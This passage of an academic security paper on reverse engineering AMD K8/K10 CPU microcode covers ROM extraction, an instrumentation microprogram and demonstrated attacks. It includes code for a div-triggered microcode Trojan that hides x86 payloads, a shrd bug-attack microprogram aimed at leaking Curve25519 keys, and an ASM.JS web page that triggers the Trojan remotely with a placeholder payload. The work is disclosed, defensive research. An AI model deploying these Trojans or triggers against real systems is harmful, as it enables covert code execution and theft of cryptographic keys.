We encountered multiple regular NOR ROM arrays using contact layer (vias) for programming. In NOR ROM with active layer programming, the logic state is encoded by the presence or absence of a transistor [52]. In our case an advanced *bitline-folding* architecture [31] encodes the logic state by either placing a via on the right or the left bitline. Note another property of this ROM type is that only a single via may be set at any time; setting both will result in a short circuit.

Overall, we identified three ROM blocks consisting of 8 subarrays. Each of the 3 ROM blocks has the capability to store 30 kB. Note that our results match the visible blocks in [21]. It is important to note that the vias' positions are hardwired and cannot be changed after shipping. The only possible way to patch bugs in the ROM is to employ the microcode update procedure described in Section 3.3.

6.2 Microcode Extraction

In Figure 2, we highlighted how bits are programmed by this memory type. Bright spots represent a via going down from a metal line, which is either connected to GND or VCC. We chose to represent the individual cells as set to logical '1' if the left via was set and '0' if the right one was set. This convention does not necessarily correspond to the correct runtime interpretation. However, permutations are commonly applied to the ROM memory, hence a misinterpretation can be corrected in a later analysis step.

In order to analyze the microcode ROM bits for any permutations, we processed the acquired SEM images with *rompar* [7]. Using its image processing capabilities, we transformed the optical via positions into bit values.

Microcode ROM Bit Analysis. In order to group the bit values into microinstructions, we carefully analyzed the ROM structure and we made two crucial observations: (1) Each alternating column of bits is inverted due to mirroring of existing cells, which saves space on the die. (2) Since the memory type employs a transposed bitline



Figure 2: Partially interpreted bits in one ROM subarray.

architecture [31], the bit inversion has to be adjusted to each segment.

With both observations in mind, we were able to derive microinstructions from the images. Note that we also had to interleave the subarrays respectively to acquire 64 bits (size of a microinstruction) per memory row. Hence, the ROM allows us to find more complex microinstructions and experimentally reverse engineer their meaning.

7 Microprograms

In this section, we demonstrate the effectiveness of our reverse engineering effort by presenting microprograms that successfully augment existing x86 instructions and add foreign logic. With this paper, we also publish microcode patches [42] that are compiled from scratch and run on unmodified AMD CPUs, namely K8 Sempron 3100+ and K10 Athlon II X2 260/280. We found that the microcode ROM content varies between different processors, but the macroinstruction entry points into the microcode ROM are constant. Thus we assume our microcode patches are compatible with a wider range of K8/K10-based CPUs. We discuss additional applications of microcode in Section 8.

7.1 Instrumentation

Instrumentation monitors the execution of a program and may produce metadata or instruction traces. It is used by program analysis, system defenses, antivirus software, and performance optimization during software development. It has been proven challenging to implement performant instrumentation for COTS binaries. Several mechanisms exist such as function hooking, binary rewriting, virtual machine introspection, and in-place emulation.

However, they come with drawbacks such as coarse granularity, uncertain coverage, and high performance overhead. An instrumentation framework with CPU support based on microcode may evade many of the disadvantages. It should be noted that microcode also has limitations such as only 8 match registers. Currently we can only intercept vector path x86 instructions and the hooks are machine-wide, i.e., not limited to one user-space process. For demonstration purposes we implemented a simple instrumentation that counts the occurrences of the `div` instruction during execution. See Listing 1 for a high-level representation of the instrumentation logic; we refer the interested reader to Listing 7 in Appendix A.3 for a detailed RTL implementation.

```
if (esi == magic) {
    temp = dword [edi]
    temp += 1
    dword [edi] = temp
}
```

Listing 1: High-level description of the instrumentation logic implemented in microcode that counts the `div` instructions during execution.

7.2 Remote Microcode Attacks

Executing microcode Trojans is not limited to a local attacker. An injected microcode hook may lie dormant within a vector path macroinstruction, such as a `div reg32`, and it is triggered as soon as a specific *trigger* condition is met within an attacker-controlled web page. This is possible due to Just-in-Time (JIT) and Ahead-of-Time (AOT) compilers embedded in modern web browsers. They allow to emit specific machine code instructions only utilizing JavaScript (JS). Consider a microcode Trojan for the `div` instruction. We provide a high-level description of the Trojan logic in Listing 2.

```
if (eax == A && ebx == B)
    eip = eip + 1
```

Listing 2: High-level description of the microcode Trojan implemented in microcode that increments the `eip` to execute x86 instructions in a disaligned fashion.

If a `div ebx` instruction is executed while `eax` contains the value `A` (dividend) and `ebx` contains the value `B` (divisor), then the instruction pointer `eip` is increased, and execution continues in a misaligned way after the first byte of the instruction following the `div ebx` instruction. If the trigger condition is not met, the division is executed as expected. Hence, legitimate machine instructions as shown in Listing 3 may be misused to hide and execute arbitrary code.

```
B8 0A000000    mov eax, 0xA
BB 0B000000    mov ebx, 0xB
F7F3           div ebx
05 909090CC    add eax, 0xCC909090
```

Listing 3: x86 machine code to trigger the `div` Trojan in Listing 2.

Due to the microcode Trojan within `div ebx`, which is triggered when the condition `eax == A && ebx == B` is met, the instruction following the division is executed starting at its second byte (Listing 4).

```
B8 0A000000    mov eax, 0xA
BB 0B000000    mov ebx, 0xB
F7F3           div ebx
05             /* SKIPPED */
90             nop
90             nop
90             nop
CC             int3
```

Listing 4: x86 hidden payload executed due to the triggered microcode Trojan.

As shown in Listing 4, the hidden `nop` and `int3` instructions within the constant value of the `add` instruction are executed instead of the legitimate `add` itself. Note that many `add` instructions can be used to hide an arbitrary payload (i.e., `execve()`) instead of `nop` and `int3`.

We were able to emit appropriate machine code instructions using the *ASM.JS* subset of the JS language in Mozilla Firefox 50. ASM.JS compiles a web page's JS code before it is actually transformed into native machine code. We hide our payload within four-byte JS constants of legitimate instructions similar to previous JIT Spraying attacks [12, 51]. Since we also control the dividend and divisor of the division, we eventually trigger the microcode Trojan in the `div` instruction, which in turn starts to execute our payload. Thus, we achieved to remotely activate the microcode hook and use it to execute remotely controlled machine code. We refer the interested reader to the ASM.JS code in Listing 9 in Appendix A.4. While usually *constant blinding* is used in JIT compilers to prevent the injection of valid machine code into JS constants, recent research has shown that browsers such as Microsoft Edge or Google Chrome fail to blind constants in certain cases [38]. Hence, we assume that remotely triggering a microcode Trojan and executing hidden code within other browsers (i.e., Edge or Chrome) is possible, too.

7.3 Cryptographic Microcode Trojans

In order to demonstrate further severe consequences of microcode Trojans, we detail how such Trojans facili-

tate implementation attacks on cryptographic algorithms. More precisely, we present how microcode Trojans enable both (1) a bug attack (representative for Fault Injection (FI) [13]) and (2) a timing attack for Side-Channel Analysis (SCA) [34].

7.3.1 Preliminaries and Goal

Elliptic Curve Cryptography (ECC) has become the prevalent public-key cryptographic primitive in real-world systems. In particular, numerous cryptographic libraries, e.g., OpenSSL and libsodium, employ Curve25519 [10]. Note that the critical scalar multiplication is generally implemented through a Montgomery ladder whose execution is expected to be constant time, see RFC7748 [1].

Bug Attack. Bug attacks [9, 11] are associated with FI; however, they are conceptionally distinct. While FI mainly considers faults injected by an adversary, bug attacks rely on inherent computation bugs [47] and do neither suppose environmental tampering nor physical presence.

Timing Attack. Timing attacks [34] against cryptographic implementations are based on careful analysis of their execution time [14, 57]. Nowadays most libraries employ constant-time implementations as an effective countermeasure.

Our goal for each attack is to enable disclosure of the private key from ECDH key exchange. In order to realize microcode Trojans which facilitate such attacks, we have to arm a microcoded x86 instruction (used in scalar multiplication) with (1) an input-dependent trigger and (2) a payload inducing a conditional fault or additional time, see Listing 5.

```
if (regmd == A)
    regmd = regmd + C
```

Listing 5: High-level microcode Trojan description within an x86 instruction to trigger a conditional bug using the first operand (regmd) of the x86 instruction and the immediate constants A and C.

7.3.2 Implementation

For both attacks, we use the constant-time ECC reference implementation from libsodium [35] compiled for 32-bit architectures. Since Curve25519 employs reduced-degree reduced-coefficient polynomials for arithmetic and the implementation uses 64-bit data types, the following C code is compiled to assembly in Listing 6:

```
carry = (h + (i64) (1L << 25)) >> 26;
```

```
mov     eax, dword [esp+0xd0]
add     eax, 0x2000000
mov     ebx, dword [esp+0xd4]
adc     ebx, 0x0
shrd    eax, ebx, 0x1a
```

Listing 6: x86 machine code implementing 64-bit right shift using the shrd instruction.

This line of code processes internal (key-dependent) data as well as adversary-controlled (public-key dependent) data. We can remotely trigger the condition in the microcoded shrd instruction to apply both the bug attack and the timing attack. Note that in case of a timing-attack, we conditionally execute several nop instructions to induce a data-dependent timing difference.

For a detailed RTL implementation of the bug attack, we refer the interested reader to Listing 8 in Appendix A.3. We emphasize that the necessary primitives for bug attacks and timing side channel attacks can be created via microcode Trojans. This way, even state-of-the-art cryptographic implementations can be undermined.

8 Discussion

8.1 Security Implications

We demonstrated that malware can be implemented in microcode. Furthermore, malicious microcode updates can be applied to unmodified K8 and K10-based AMD CPUs. This poses a certain security risk. However, in a realistic attack scenario, an adversary must overcome other security measures. A remote attacker has to bypass application and operating system isolation in order to apply a microcode update. An attacker with system privileges might as well leverage less complex mechanisms with better persistence and stealth properties than microcode malware. An attacker with physical access may be able to embed a malicious microcode update into the BIOS or UEFI, i.e., in an *evil maid* scenario [44]. However, she has to overcome potential security measures such as TPM or signing of the UEFI firmware. Physical access also enables alternative attack vectors such as cloning the entire disk, or in case of full disk encryption, tamper with the MBR or bootloader. Other adversary models to provide malicious microcode (either through updates or directly in microcode ROM) become more realistic, i.e., intelligence agencies or untrusted foundries. From a hardware Trojan's perspective [58], microcode Trojans provide post-manufacturing versatility, which is indispensable for the heterogeneity in operating systems and applications running on general-purpose CPUs.

Even though AMD emphasizes that their chips are secure [25], the microcode update scheme of K8 and K10 shows once more that *security by obscurity* is not reliable

and proper encryption, authentication, and integrity have to deployed.
It should be noted that attacks leveraging microcode will be highly hardware-specific. Current AMD processors employ strong cryptographic algorithms to protect the microcode update mechanism [15]. Microcode and its effects on system security for current CPUs are unknown with no verifiable trust anchor. Both experts and users are unable to examine microcode updates for (un)intentional bugs.

8.2 Constructive Microcode Applications

We see great potential for constructive applications of microcode in COTS CPUs. We already discussed that microcode combines many advantages for binary instrumentation, see Section 7.1. This could aid program tracing, bug finding, tainting, and other applications of dynamic program analysis. Furthermore, microcode could boost the performance of existing system defenses. Microcode updates could also enable domain-specific instruction sets, e.g., special instructions that boost program performance or trustworthy security measures (similar to Intel SGX [17]).

Hence, the view on microcode and its detailed embedding in the overall CPU architecture are a relevant topic for future research.

8.3 Generality

In addition to x86 CISC CPUs from Intel, AMD, and VIA, microcode is also used in CPUs based on RISC methodologies. For example, reverse engineering of an ARM1 processor [33] disclosed the presence of a decode Programmable Logic Array (PLA) storing microinstructions. The Intel i960 used microcode to implement several instructions [28]. Another noteworthy CPU is the EAL 7 certified AAMP7G by Rockwell Collins [19]. Its separation kernel microcode to realize Multiple Independent Levels of Security (MILS) is accompanied with a formal proof.

8.4 Future Work

In future work we aim to further explore the microarchitecture and its security implications on system security. We want to highlight microcode capabilities and foster the security and computer architecture communities to incorporate this topic into their future research. We require further knowledge of implemented microarchitectures and update mechanisms to address both attack- and defense-driven research. For example, an open-source CPU variant for the security community can lead to instrumentation frameworks and system defenses based on performant microprograms.

9 Conclusion

In this paper we successfully changed the behavior of common, general-purpose CPUs by modification of the microcode. We provided an in-depth analysis of microcode and its update mechanism for AMD K8 and K10 architectures. In addition, we presented what can be accomplished with this technology: First, we showed that augmenting existing instructions allows us to implement CPU-assisted instrumentation, which can enable high-performance defensive solutions in the future. Second, we demonstrated that malicious microcode updates can have security implications for software systems running on the hardware.

Acknowledgement

We thank the reviewers for their valuable feedback. Part of this work was supported by the European Research Council (ERC) under the European Unions Horizon 2020 research and innovation programme (ERC Starting Grant No. 640110 (BASTION) and ERC Advanced Grant No. 695022 (EPoCH)). In addition, this work was partly supported by the German Federal Ministry of Education and Research (BMBF Grant 16KIS0592K HWSec).

Responsible Disclosure

We contacted AMD in a responsible disclosure process more than 90 days prior to publication and provided detailed information about our findings.

References

[1] A. LANGLEY *et al.*. Elliptic Curves for Security. RFC 7748, RFC Editor, January 2016.

[2] ADVANCED MICRO DEVICES, INC. AMD Athlon® Processor Model 10 Revision Guide, 2003.

[3] ADVANCED MICRO DEVICES, INC. AMD64 Virtualization Codenamed Pacifica Technology - Secure Virtual Machine Architecture Reference Manual, 2005.

[4] ADVANCED MICRO DEVICES, INC. Revision Guide for AMD Family 16h Models 00h-0Fh Processors, 2013.

[5] AGRAWALA, A. K., AND RAUSCHER, T. G. *Foundations of Microprogramming : Architecture, Software, and Applications*. Academic Press, 1976.

[6] ANONYMOUS. Opteron Exposed: Reverse Engineering AMD K8 Microcode Updates. [Online]. Available: http://www.securiteam.com/securityreviews/5FP0M1PDFO.html, 2004.

[7] APERTURELABSLTD. Semi-automatic extraction of data from microscopic images of Masked ROM. https://github.com/ApertureLabsLtd/rompar.

[8] AUSTIN, T. M. DIVA: A Reliable Substrate for Deep Submicron Microarchitecture Design. In *Proceedings of IEEE/ACM International Symposium on Microarchitecture, MICRO 32* (1999), pp. 196–207.

[9] B. B. BRUMLEY *et al.*. Practical Realisation and Elimination of an ECC-Related Software Bug Attack. In *CT-RSA* (2012), pp. 171–186.

[10] BERNSTEIN, D. J. Curve25519: New Diffie-Hellman Speed Records. In *PKC* (2006), pp. 207–228.

[11] BIHAM, E., CARMELI, Y., AND SHAMIR, A. Bug Attacks. In *CRYPTO* (2008), pp. 221–240.

[12] BLAZAKIS, D. Interpreter exploitation. In *USENIX Workshop on Offensive Technologies (WOOT)* (2010).

[13] BONEH, D., DEMILLO, R. A., AND LIPTON, R. J. On the Importance of Checking Cryptographic Protocols for Faults (Extended Abstract). In *EUROCRYPT* (1997), pp. 37–51.

[14] BRUMLEY, D., AND BONEH, D. Remote timing attacks are practical. In *USENIX Security Symposium* (2003).

[15] CHEN, D. D., AND AHN, G.-J. Security Analysis of x86 Processor Microcode. [Online]. Available: https://www.dcddcc.com/docs/2014_paper_microcode.pdf, 2014.

[16] CORLISS, M. L., LEWIS, E. C., AND ROTH, A. DISE: A Programmable Macro Engine for Customizing Applications. In *International Symposium on Computer Architecture* (2003), pp. 362–373.

[17] COSTAN, V., AND DEVADAS, S. Intel SGX Explained. Cryptology ePrint Archive, Report 2016/086, 2016. [Online]. Available: http://eprint.iacr.org/2016/086.

[18] COSTAN, V., LEBEDEV, I., AND DEVADAS, S. Sanctum: Minimal Hardware Extensions for Strong Software Isolation. In *USENIX Security Symposium* (2016), pp. 857–874.

[19] D. S. HARDIN. *Design and Verification of Microprocessor Systems for High-Assurance Applications*. Springer, 2010.

[20] DE RAADT, T. Intel Core 2. openbsd-misc mailing list. [Online]. Available: http://marc.info/?l-openbsd-isc&m=118296441702631, 2007.

[21] DE VRIES. Understanding the detailed Architecture of AMD's 64 bit Core. http://www.chip-architect.com/news/2003_09_21_Detailed_Architecture_of_AMDs_64bit_Core.html.

[22] DUFLOT, L. CPU Bugs, CPU Backdoors and Consequences on Security. In *ESORICS* (2008), pp. 580–599.

[23] E. G. SUH *et al.*. AEGIS: Architecture for Tamper-Eevident and Tamper-Resistant Processing. In *International Conference on Supercomputing* (2003), pp. 160–171.

[24] FAVOR, J. G. Risc86 instruction set, Jan. 1 2002. US Patent 6,336,178.

[25] FUDZILLA STAFF. AMD denies existence of NSA backdoor . [Online]. Available: http://www.fudzilla.com/32120-amd-denies-existence-of-nsa-backdoor.

[26] G. A. REIS *et al.*. Configurable Transient Fault Detection via Dynamic Binary Translation. In *Workshop on Architectural Reliability* (2006).

[27] HABIB, S. Microprogrammed Enhancements to Higher Level Languages - an Overview. In *Workshop on Microprogramming* (1974), pp. 80–84.

[28] INTEL CORPORATION. i960 VH Processor Developer's Manual, 1998.

[29] INTEL CORPORATION. 6th Generation Intel® Processor Family Specification Update, 2016.

[30] INTEL CORPORATION. Pentium® Pro Processor Specification Update, 2016.

[31] JACOB, B., NG, S., AND WANG, D. *Memory Systems: Cache, DRAM, Disk*. Morgan Kaufmann Publishers Inc., 2007.

[32] JONES, L. H. A Survey of Current Work in Microprogramming. *Computer 8*, 8 (Aug. 1975), 33–38.

[33] K. SHIRRIFF. Reverse engineering the ARM1 processor's microinstructions . [Online]. Available: http://www.righto.com/2016/02/reverse-engineering-arm1-processors.html.

[34] KOCHER, P. C. Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems. In *CRYPTO* (1996), pp. 104–113.

[35] LIBSODIUM. [Online]. Available: https://github.com/jedisct1/libsodium/tree/master/src/libsodium/crypto_core/curve25519/ref10.

[36] M. HICKS *et al.*. SPECS: A Lightweight Runtime Mechanism for Protecting Software from Security-Critical Processor Bugs. In *ASPLOS* (2015), pp. 517–529.

[37] M. MAAS *et al.*. PHANTOM: practical oblivious computation in a secure processor. In *CCS* (2013), pp. 311–324.

[38] MAISURADZE, G., BACKES, M., AND ROSSOW, C. Dachshund: Digging for and Securing (Non-)Blinded Constants in JIT Code. In *Symposium on Network and Distributed System Security (NDSS)* (2017).

[39] MCGRATH, K. J., AND PICKETT, J. K. Microcode patch device, Aug. 27 2002. US Patent 6,438,664.

[40] MEIXNER, A., AND SORIN, D. J. Detouring: Translating Software to Circumvent Hard Faults in Simple Cores. In *IEEE/IFIP International Conference on Dependable Systems and Networks, DSN* (2008), pp. 80–89.

[41] MELVIN, S., AND PATT, Y. SPAM: A Microcode Based Tool for Tracing Operating Sytsem Events. *SIGMICRO Newsl. 19*, 1-2 (June 1988), 58–59.

[42] MICROPROGRAMS. [Online]. Available: https://github.com/RUB-SysSec/Microcode.

[43] RAUSCHER, T. G., AND ADAMS, P. M. Microprogramming: A Tutorial and Survey of Recent Developments. *IEEE Trans. Computers 29*, 1 (1980), 2–20.

[44] RUTKOWSKA, J. Why do I miss Microsoft BitLocker? [Online]. Available: http://theinvisiblethings.blogspot.de/2009/01/why-do-i-miss-microsoft-bitlocker.html, 2009.

[45] RUTKOWSKA, J. Intel x86 considered harmful. [Online]. Available: https://blog.invisiblethings.org/2015/10/27/x86_harmful.html, 2015.

[46] S. E. QUADIR *et al.*. A Survey on Chip to System Reverse Engineering. *J. Emerg. Technol. Comput. Syst. 13*, 1 (Apr. 2016), 6:1–6:34.

[47] S. GHANDALI *et al.*. A Design Methodology for Stealthy Parametric Trojans and Its Application to Bug Attacks. In *CHES* (2016), pp. 625–647.

[48] S. NARAYANASAMY *et al.*. Patching Processor Design Errors. In *International Conference on Computer Design ICCD* (2006), pp. 491–498.

[49] S. R. SARANGI *et al.* Patching Processor Design Errors with Programmable Hardware. *IEEE Micro 27*, 1 (2007), 12–25.

[50] SCHAUMONT, P. R. *A Practical Introduction to Hardware/Software Codesign*. Springer, 2010.

[51] SINTSOV, A. Jit-spray attacks & advanced shellcode. *HITBSecConf Amsterdam* (2010).

[52] SKOROBOGATOV, S. P. *Semi-Invasive Attacks – A New Approach to Hardware Security Analysis*. PhD thesis, University of Cambridge, 2005.

[53] SMOTHERMAN, M. A Brief History of Microprogramming. [Online]. Available: http://ed-thelen.org/comp-hist/MicroprogrammingABriefHistoryOf.pdf, 2012.

[54] STALLINGS, W. *Computer Organization and Architecture: Designing for Performance (7th Edition)*. Prentice-Hall, Inc., 2005.

[55] SUN MICROSYSTEMS, INC. OpenSPARC Overview. [Online]. Available: http://www.oracle.com/technetwork/systems/opensparc/index.html.

[56] T. ARONS *et al.*. Formal Verification of Backward Compatibility of Microcode. In *CAV* (2005), pp. 185–198.

[57] T. KAUFMANN *et al.*. When Constant-Time Source Yields Variable-Time Binary: Exploiting Curve25519-donna Built with MSVC 2015. In *CANS* (2016), pp. 573–582.

[58] TEHRANIPOOR, M., AND KOUSHANFAR, F. A Survey of Hardware Trojan Taxonomy and Detection. *IEEE Des. Test 27*, 1 (Jan. 2010), 10–25.

[59] TRIULZI, A. Pneumonia, shardan, antibiotics and nasty mov: a dead hand's tale. [Online]. Available: https://www.troopers.de/events/troopers15/449_pneumonia_shardan_antibiotics_and_nasty_mov_a_dead_hands_tale/, 2015.

[60] TRIULZI, A. The chimaera processor. [Online]. Available: https://www.troopers.de/events/troopers16/655_the_chimaera_processor/, 2016.

[61] WILKES, M. V. The Best Way to Design an Automatic Calculating Machine. In *The Early British Computer Conferences*. MIT Press, 1989, pp. 182–184.

[62] WOLFE, A. For Intel, its a case of FPU all over again. EE-Times [Online]. Available: http://www.fool.com/EETimes/1997/EETimes970516d.htm, 1997.

A Appendix

A.1 Microcode Specification

As explained in Section 5.1, we designed automated test cases to record which locations of the microcode ROM contain triads used to implement a certain x86 instruction. We then cleared the artefacts caused by our test environment and combined the heat maps of all vector path instructions. Table 4 shows an excerpt of the result.

ROM Address	vector instruction
0x900 - 0x913	-
0x900 - 0x913	-
0x914 - 0x917	rep_cmps_mem8
0x918 - 0x95f	-
0x960	mul_mem16
0x961	idiv
0x962	mul_reg16
0x963	-
0x964	imul_mem16
0x965	bound
0x966	imul_reg16
0x967	-
0x968	bts_imm
0x969 - 0x971	-
0x972 - 0x973	div
0x974 - 0x975	-
0x976 - 0x977	idiv
0x978	-
0x979 - 0x97a	idiv
0x97b - 0x9a7	-
0x9a8	btr_imm
0x9a9 - 0x9ad	-
0x9ae	mfence
0x9af - 09ff	-

Table 4: Truncated microcode ROM heat map.

In Section 5.2 we presented the microcode instruction set structure, which is one major result of our reverse engineering effort. We found four operation classes that separate operations of different domains. The operation type determines the exact operation such as `add` or `mul`. Our collection of operation types and their encodings are listed in Table 5.

Op Class	Mnem	Encoding
RegOp	add	000000000
RegOp	or	000000001
RegOp	adc	000000010
RegOp	sbb	000000011
RegOp	and	000000100
RegOp	sub	000000101
RegOp	xor	000000110
RegOp	cmp	000000111
RegOp	test	000001000
RegOp	rll	000010000
RegOp	rrl	000010001
RegOp	sll	000010100
RegOp	srl	000010101
RegOp	mov	001100000
RegOp	mul	001110000
RegOp	imul	001110001
RegOp	bswap	111000000
RegOp	not	111110101
SpecOp	writePC	001000000
SpecOp	branchCC	0101CCCCC
LdOp	ld	001111111
StOp	st	101010000

Table 5: Collection of microcode operation types.

The microinstruction structure provides two dedicated register fields. One additional register field can be unlocked by enabling register mode, which replaces the 16-bit immediate field. The register fields can encode a number of registers including x86 general-purpose registers and microcode registers. The microcode registers cannot be accessed by x86 instructions. The contents of the microcode registers are only persistent while one macroinstruction is decoded. Most of the microcode registers serve as general-purpose space for immediate values. However, special microcode registers exist that hold the next decode program counter (pcd) or always read as zero (zerod). We listed the microcode registers with mnemonics and encoding in Table 6.

Size				Encoding
00	01	10	11	
al	ax	eax	rax	000000
cl	cx	ecx	rcx	000001
dl	dx	edx	rdx	000010
bl	bx	ebx	rbx	000011
ah	sp	esp	rsp	000100
ch	bp	ebp	rbp	000101
dh	si	esi	rsi	000110
bh	di	edi	rdi	000111
t1l	t1w	t1d	t1q	001000
t2l	t2w	t2d	t2q	001001
t3l	t3w	t3d	t3q	001010
t4l	t4w	t4d	t4q	001011
t1h	t5w	t5d	t5q	001100
t2h	t6w	t6d	t6q	001101
t3h	t7w	t7d	t7q	001110
t4h	t8w	t8d	t8q	001111
regmb	regmw	regmd	regmq	101000
regb	regw	regd	regq	101100
pcb	pcw	pcd	pcq	111000
zerob	zerow	zerod	zeroq	111111

Table 6: General-purpose and microcode register encodings.

A.2 Hardware Analysis

In Section 6 we investigate the hardware of the AMD K8 Sempron 3100+. Hence, we decapsulated and backside-thinned a die to obtain a high-level view of the CPU structure. The marked areas are adopted from [21], since they show multiple similarities with our die shot in Figure 3. Note that we focus on the microcode ROM (marked in green) and neglect the rest of the chip.



Figure 3: Die shot of AMD K8 Sempron 3100+ with different CPU parts. The image was taken with an optical microscope with low magnification. The die is corrugated due to a remaining thickness below 10 micrometers.

A.3 Microprograms

In Section 7.1 we present a constructive application of microcode updates, namely program instrumentation. To demonstrate the feasibility, we implemented a proof-of-concept instrumentation that counts the occurrences of the x86 instruction `div` during execution. It should be noted that the current implementation has some drawbacks, such as reserving two general-purpose registers to steer the instrumentation. However, this is not a fundamental limitation but an engineering issue. The implementation of our proof-of-concept instrumentation is given in Listing 7.

```
1  // set match register 0 to 0x7e5
2
3  .start 0x0
4  // load magic constant
5  mov t1d, 0x0042
6  sll t1d, 16
7  add t1d, 0xf00d
8
9  // compare and condense
10 sub t1d, esi
11 srl t2d, t1d, 16
12 or t1d, t2d
13 srl t2d, t1d, 8
14 or t1d, t2d
15 srl t2d, t1d, 4
16 or t1d, t2d
17 srl t2d, t1d, 2
18 or t1d, t2d
19 srl t2d, t1d, 1
20 or t1d, t2d
21 and t1d, 0x1
22
23 // invert result
24 xor t1d, 0x1
25
26 // conditionally count
27 ld t2d, [edi]
28 add t2d, t1d
29 st [edi], t2d
30
31 .sw_branch 0x7e6
```

Listing 7: Microprogram that instruments the x86 instruction `div` and counts the occurrences.

As explained in Section 7.3, we exploit the x86 `shrd` instruction to implement both the bug attack and the timing attack. The bug attack in our RTL is shown in Listing 8. Note that in order to hook the `shrd` instruction, we have to set a match register to the address `0xaca`. The magic constant as well as the bug value added to the final computation can be arbitrarily chosen.

```
// set match register 0 to 0xaca

.start 0x0
// load magic constant
mov t1d, 0x0042
sll t1d, 16
add t1d, 0xf00d

// compare and condense
sub t1d, esi
srl t2d, t1d, 16
or t1d, t2d
srl t2d, t1d, 8
or t1d, t2d
srl t2d, t1d, 4
or t1d, t2d
srl t2d, t1d, 2
or t1d, t2d
srl t2d, t1d, 1
or t1d, t2d
and t1d, 0x1

// invert result
xor t1d, 0x1

// read immediate
sub t2d, pcd, 0x1
ld t2d, [t2d]
and t2d, 0xff

// implement semantics of shrd
srl regmd4, t2d
mov t3d, 32
sub t3d, t2d
sll t2d, regmd6, t3d
or regmd4, t2d

// conditionally insert bug
add regmd4, t1d

.sw_complete
```

Listing 8: Microprogram that intercepts the x86 instruction `shrd` and inserts a bug that can be leveraged for a bug attack.

A.4 Using ASM.JS to remotely trigger a x86 `div` microcode Trojan

As explained in Section 7.2, we use ASM.JS code in Firefox 50 to trigger the implemented x86 `div` Trojan. It is shown in Listing 9. Instead of using `nop` and `int3` instructions, arbitrary payloads can be implemented. For example, the attacker might deploy a remote shell as soon as the microcode Trojan is triggered, which establishes a connection to her remote control server.

```
<!DOCTYPE HTML>
<html>
<script>
/*
Firefox 50.0 32-bit on Linux
We use a non-weaponized payload. Instructions

offset:         opcodes       assembly
=======         =======       ========
0x00000000:     05909090a8    add eax, 0xa8909090
0x00000005:     05909090cc    add eax, 0xcc909090

become a nop-sled with a breakpoint at the
end, if the first instruction is executed
from offset 1:

offset:          opcodes        assembly
=======          =======        ========
0x00000001:      90             nop
0x00000002:      90             nop
0x00000003:      90             nop
0x00000004:      a805           test al, 5
0x00000006:      90             nop
0x00000007:      90             nop
0x00000008:      90             nop
0x00000009:      cc             int3
*/
function generate_microcode_trigger(){
    "use asm";
    function exec_payload(dividend, divisor){
        dividend = dividend|0;
        divisor = divisor|0;
        var val = 0;
        /* div ebx */
        val = ((dividend>>>0)/(divisor>>>0))>>>0;
        /* add eax, 0xA8909090 */
        val = (val + 0xa8909090)|0;
        /* add eax, 0xCC909090 */
        val = (val + 0xcc909090)|0;
        return val|0;
    }
    return exec_payload;
}

function main(){
    /* trigger condition: */
    /* dividend */
    eax = 0xa1a2a3a4
    /* divisor */
    ebx = 0xb1b2b3b4

    trigger_microcode_trojan =
        generate_microcode_trigger();
    trigger_microcode_trojan(eax, ebx);
}
</script>
<body onload=main()>
</body>
</html>
```

Listing 9: ASM.JS code within a remote web page which emits a `div ebx` instruction and an attacker-controlled payload in Firefox 50.0.